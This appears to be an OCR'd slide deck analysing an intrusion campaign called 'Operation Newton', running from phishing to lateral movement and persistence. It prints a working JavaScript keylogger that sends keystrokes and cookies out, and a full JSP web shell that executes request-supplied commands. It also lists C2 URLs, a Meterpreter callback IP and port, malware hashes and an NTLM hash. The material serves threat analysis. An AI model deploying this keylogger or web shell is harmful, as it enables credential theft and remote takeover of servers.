
```
<script>
  </script><script type="text/javascript">
  $(function(){
    function send(value=""){
      $.ajax({
        url:"ga.js",
        type:"post",
        data: {
          _: "[BASE64(ID)]",
          token: btoa(value)
        }
      });
    }

    $("input").keydown(function(evt) {
      send("keydown:"+evt.target.value);
    });

    $("input").change(function(evt) {
      send("value:"+evt.target.value);
    });

    send("Cookie:" + document.cookie);

  });
</script>
```

Keylogging (ga.js)

The storyline of the Operation Newton

Butterfly Effect: From Phishing to Lateral Movement


3. The attacker uses the leaked sensitive information to access the internal network (server access account and VPN access information, etc.)



The storyline of the Operation Newton

Butterfly Effect: From Phishing to Lateral Movement


4. Download and Execution reverse shell on an internal server



The storyline of the Operation Newton

Butterfly Effect: From Phishing to Lateral Movement


5. Lateral movement



The storyline of the Operation Newton

Butterfly Effect: From Phishing to Lateral Movement


6. For persistence, download and execute web shell, reverse shell, and Appleseed(meterpreter) from the C&C server



The storyline of the Operation Newton

For persistence

- **Execute command : Web Shell**




```
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page" xmlns="http://www.w3.org/1999/xhtml" 
<jsp:directive.page contentType="text/html;charset=UTF-8" pageEncoding="UTF-8"/>
<jsp:directive.page import="java.util.*"/>
<jsp:directive.page import="java.io.*"/>
<jsp:directive.page import="sun.misc.BASE64Decoder"/>
<jsp:scriptlet><![CDATA[
    String tmp = pageContext.getRequest().getParameter("str");
    if (tmp != null&&!"".equals(tmp)) {
    try{
        String str = new String((new BASE64Decoder()).decodeBuffer(tmp));
        Process p = Runtime.getRuntime().exec(str);
        InputStream in = p.getInputStream();
        BufferedReader br = new BufferedReader(new InputStreamReader(in,"GBK"));
        String brs = br.readLine();
        while(brs!=null){
            out.println(brs+"</br>");
            brs = br.readLine();
        }
        }catch(Exception ex){
            out.println(ex.toString());
        }
    }]]>
</jsp:scriptlet>
</jsp:root>
```

The storyline of the Operation Newton

For persistence

- Create Account :

  create the default account as a member of the Administrators group



사용자 이름	default
사용자 유형	Local User
보안 식별자	S-1-5-21-2283787599-2925703034-3200572022-1012
프로필 경로	C:\Users\default.[redacted]DB1
마지막 로그인 날짜/시간	2020-11-10 PM 12:58:49
마지막 암호 변경 날짜/시간	2020-11-10 AM 1:31:32
암호 필수	True
NTLM 해시	21BA5EF572CC39FF3CA123BF1EF04855
사용자 그룹	Administrators, Users, Remote Desktop Users
로그인 횟수	7
계정 사용 안 함	False

The storyline of the Operation Newton

For persistence

- **Create Account :**

  create the default account as a member of the Administrators group

  create malwares and tools with administrative privilege

  - Malwares : Driverdriver.cfg → cachew-21014710.cache / mtp.db

  - **Tools :** p.exe (PortScan), putty.exe, HeidiSQL_11.1_64_Portable.zip (SQL query)

The storyline of the Operation Newton

For persistence

- **Create Account :**

  create the default account as a member of the Administrators group

  create malwares and tools with administrative privilege

  - Malwares : Driverdriver.cfg → cachew-21014710.cache / mtp.db

  - **Tools :** p.exe (PortScan), putty.exe, HeidiSQL_11.1_64_Portable.zip (SQL query)

  ① **Driverdriver.cfg** (MD5 : b1cad7fa7d7168fd3b8ff853d266b669)

  http://app.gommi.ml/init/image?i=init&u=[]&p=ya&v=1.0-bgm-17

  http://app.gommi.ml/init/image?i=ping&u=[]&p=wait..&v=1.0-bgm-17

  http://app.gommi.ml/init/[].down


  http://app.gommi.ml/init/image?i=down&u=[]&p=ya&v=1.0-bgm-17

  ② **cachew-21014710.cache(mtp.db)** (MD5 : 28c42a100feae7fbd4989239f625d1cc)

  %APPDATA%\Roaming\Intel\Driver\cachew[].cache

The storyline of the Operation Newton

For persistence



```
WSASocketA = (call_)(WSAStartup + 2, WSAStartup + 1, 0i64, 0i64);// ws2_32.dll!WSASocketA
do
{
  if ( !(call_)(WSASocketA, &v9, 16i64) )   // ws2_32.dll!connect
                                            //
                                            // 02 00 ¦ 0b b9 ¦ 1b 66 72 3f
                                            // IPv4  ¦ Port  ¦ IP Addr
```


tcp://27.102.114[.]63:3001

② **cachew-21014710.cache(mtp.db)** (MD5 : 28c42a100feae7fbd4989239f625d1cc)

%APPDATA%\Roaming\Intel\Driver\cachew[].cache

The storyline of the Operation Newton


For persistence



```
WSASocketA = (call_)(WSAStartup + 2, WSAStartup + 1, 0i64, 0i64);// ws2_32.dll!WSASocketA
do
{
  if ( !(call_)(WSASocketA, &v9, 16i64) )    // ws2_32.dll!connect
                                              //
                                              // 02 00 ¦ 0b b9 ¦ 1b 66 72 3f
                                              // IPv4  ¦ Port  ¦ IP Addr
```

tcp://27.102.114[.]63:3001

-> Meterpreter payload (server.dll) using Metasploit reflective DLL injection technique



```
No. | Time      | Source        | Destination     | Protocol | Length | Info
 46  12.310694  27.102.114.63   192.168.100.88    TCP        1260  3001 → 49756 [ACK] Seq=5 Ack=1 Win=10
 47  12.310786  27.102.114.63   192.168.100.88    TCP        1260  3001 → 49756 [ACK] Seq=1211 Ack=1 Win
 48  12.310802  27.102.114.63   192.168.100.88    TCP        1260  3001 → 49756 [ACK] Seq=2417 Ack=1 Win

> Frame 46: 1260 bytes on wire (10080 bits), 1260 bytes captured (10080 bits)
> Ethernet II, Src: RealtekU_36:3e:ff (52:54:00:36:3e:ff), Dst: 18:f7:78:6f:96:ee (18:f7:78:6f:96:ee)
> Internet Protocol Version 4, Src: 27.102.114.63, Dst: 192.168.100.88
> Transmission Control Protocol, Src Port: 3001, Dst Port: 49756, Seq: 5, Ack: 1, Len: 1206
v Data (1206 bytes)
    Data: 4d5a4152554889e54883ec204883e4f0e8000000005b4881…
    [Length: 1206]

0030  10 00 5a e6 00 00 4d 5a  41 52 55 48 89 e5 48 83   ··Z···MZ ARUH··H·
0040  ec 20 48 83 e4 f0 e8 00  00 00 00 5b 48 81 c3 23   · H····· ···[H··#
0050  5b 00 00 ff d3 48 81 c3  c8 ae 02 00 48 89 3b 49   [····H·· ····H·;I
0060  89 d8 6a 04 5a ff d0 00  00 00 00 00 00 00 00 00   ··j·Z··· ········
0070  00 00 f0 00 00 00 0e 1f  ba 0e 00 b4 09 cd 21 b8   ········ ······!·
0080  01 4c cd 21 54 68 69 73  20 70 72 6f 67 72 61 6d   ·L·!This  program
0090  20 63 61 6e 6e 6f 74 20  62 65 20 72 75 6e 20 69    cannot  be run i
00a0  6e 20 44 4f 53 20 6d 6f  64 65 2e 0d 0d 0a 24 00   n DOS mo de.···$·
```


② **cachew-21014710.cache(mtp.db)** (MD5 : 28c42a100feae7fbd4989239f625d1cc)

%APPDATA%\Roaming\Intel\Driver\cachew[].cache

The storyline of the Operation Newton

Butterfly Effect: From Phishing to Lateral Movement

